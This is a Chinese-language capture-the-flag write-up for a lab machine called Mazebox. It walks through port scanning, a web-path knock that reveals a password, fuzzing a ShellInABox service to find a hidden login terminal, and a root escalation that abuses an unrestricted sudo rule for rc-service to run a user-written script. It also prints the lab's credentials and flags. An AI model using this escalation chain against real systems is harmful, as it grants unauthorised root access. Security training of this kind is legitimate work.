

Mazebox

信息收集

端口扫描

```
nmap -Pn -p- --min-rate 3000 192.168.64.21
nmap -Pn -sCV -p 22,80 192.168.64.21
```

开放 22/SSH 和 80/HTTP

```
(root@oberon)-[~]
# nmap -Pn -p- --min-rate 3000 192.168.64.21
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-09 21:58 CST
Nmap scan report for 192.168.64.21
Host is up (0.00019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Nmap done: 1 IP address (1 host up) scanned in 25.53 seconds

```
(root@oberon)-[~]
# nmap -Pn -sCV -p 22,80 192.168.64.21
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-09 21:59 CST
Nmap scan report for 192.168.64.21
Host is up (1.8s latency).
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.67 ((Unix))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.67 (Unix)
|_ http-methods:
|_ Potentially risky methods: TRACE
```


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 9.15 seconds

Mazebox-6.png

Web 线索与 HTTP knock

访问 80 端口 (neko可爱捏), 页面给出:

```
cat a b c d e > password
lingmj
```



Mazebox-2.png

lingmj 位于主字符画的作者签名位置，可作为用户名。按照提示依次访问 /a ~ /e：

```
for f in a b c d e; do
  curl -sS "http://192.168.64.21/$f"
done
```

五只 neko 的作者签名依次为：

```
neko-a: dp
neko-b: hjw
neko-c: sk
neko-d: [bug]
neko-e: snd
```

done

===== /a =====



Mazebox-7.png


===== /b =====




Mazebox-8.png



Mazebox-9.png



Mazebox-10.png



Mazebox-11.png

按 **a → b → c → d → e** 拼接得到密码：

dphjwsk[bug]snd

方括号也是密码的一部分。依次请求这五个路径还会完成 HTTP knock；在**同一台 Kali** 上重新扫描即可发现 4200：

nmap -Pn -sV -p4200 192.168.64.21

```
(root@oberon)-[~]
# nmap -Pn -sV -p4200 192.168.64.21
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-09 22:20 CST
Nmap scan report for 192.168.64.21
Host is up (0.0021s latency).
```

```
PORT      STATE SERVICE VERSION
4200/tcp  open  http    ShellInABox
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.35 seconds
```

```
(root@oberon)-[~]
#
```

Mazebox-12.png

knock 状态按来源 IP 生效。若在宿主机触发、从 Kali 扫描，4200 仍可能显示关闭。

定位隐藏终端

4200 是 ShellInABox。访问根路径只会看到 `cmatrix`，退出后会话直接关闭，这是干扰入口。

继续枚举 4200 的 Web 路径：

```
ffuf \
-u 'http://192.168.64.21:4200/FUZZ' \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-mc all -fs 356 -t 20
```

```
-----
:: Method      : GET
:: URL         : http://192.168.64.21:4200/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 356
-----
```

```
.git/logs/      [Status: 200, Size: 5216, Words: 1247, Lines: 124, Duration: 83ms]
cgi-bin/       [Status: 200, Size: 5216, Words: 1247, Lines: 124, Duration: 83ms]
favicon.ico    [Status: 200, Size: 2238, Words: 11, Lines: 4, Duration: 70ms]
plain          [Status: 200, Size: 5216, Words: 1247, Lines: 124, Duration: 112ms]
secure        [Status: 200, Size: 5216, Words: 1247, Lines: 124, Duration: 74ms]
top            [Status: 200, Size: 5216, Words: 1247, Lines: 124, Duration: 151ms]
:: Progress: [4750/4750] :: Job [1/1] :: 527 req/sec :: Duration: [0:00:15] :: Errors: 0 ::
```


```
(root@oberon)-[~]
#
```

ffuf 命中 `/.git/logs/`、`/cgi-bin/`、`/favicon.ico`、`/plain`、`/secure` 和 `/top`。逐个访问：

候选路径	验证结果
<code>/.git/logs/</code>	返回 ShellInABox 前端，后端仍为 <code>cmatrix</code> ，不是 Git 泄露
<code>/cgi-bin/</code>	返回 ShellInABox 前端，后端仍为 <code>cmatrix</code> ，不是 CGI 目录
<code>/favicon.ico</code>	静态图标
<code>/plain</code>	默认 <code>cmatrix</code> 会话
<code>/secure</code>	默认 <code>cmatrix</code> 会话
<code>/top</code>	启动 <code>top</code> ，内容与其他候选不同

`top` 中的 ShellInABox 进程参数泄露了另一个服务：

`-s /supersecretbackend:LOGIN`



因此真正的登录终端是：

`http://192.168.64.21:4200/supersecretbackend`

获取 user flag

在隐藏终端登录：

```
Username: lingmj
Password: dphjwsk[bug]snd
```

成功后读取 flag：

```
id
cat ~/user.txt
```



Mazebox-14.png

```
flag{user-bd05572a9b360476ad73c022f66449ed}
```

SSH 禁用了普通密码认证，因此这组凭据应在 ShellInABox 的 **LOGIN** 终端中使用，不能直接通过 SSH 登录。

提权并获取 root flag

检查 sudo 权限：

```
sudo -n -l
```

```
(ALL : ALL) NOPASSWD: /sbin/rc-service
```

```
lingmj@Mazebox:~$ sudo -n -l
Matching Defaults entries for lingmj on Mazebox:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for lingmj:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User lingmj may run the following commands on Mazebox:
    (ALL : ALL) NOPASSWD: /sbin/rc-service
lingmj@Mazebox:~$
```

Mazebox-15.png

rc-service 没有限制参数, 可以把用户控制的文件作为服务脚本, 并以 root 身份执行。创建最小临时脚本读取目标文件:

```
printf '#!/bin/sh\nid\ncat /root/root.txt\n' > /tmp/mbsvc
chmod 700 /tmp/mbsvc
sudo /sbin/rc-service /tmp/mbsvc start
rm -f /tmp/mbsvc
```

```
lingmj@Mazebox:~$ printf '#!/bin/sh\nid\ncat /root/root.txt\n' > /tmp/mbsvc
lingmj@Mazebox:~$ chmod 700 /tmp/mbsvc
lingmj@Mazebox:~$ sudo /sbin/rc-service /tmp/mbsvc start
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
flag{root-56ce09c6ee02f32146aed6c78557bde9}
lingmj@Mazebox:~$ rm -f /tmp/mbsvc
lingmj@Mazebox:~$
```

Mazebox-16.png

flag{root-56ce09c6ee02f32146aed6c78557bde9}

提权链:

```
lingmj 控制服务脚本
→ sudo 以 root 运行 rc-service
→ rc-service 执行该脚本
→ 读取 /root/root.txt
```

Flag

```
User: flag{user-bd05572a9b360476ad73c022f66449ed}
Root: flag{root-56ce09c6ee02f32146aed6c78557bde9}
```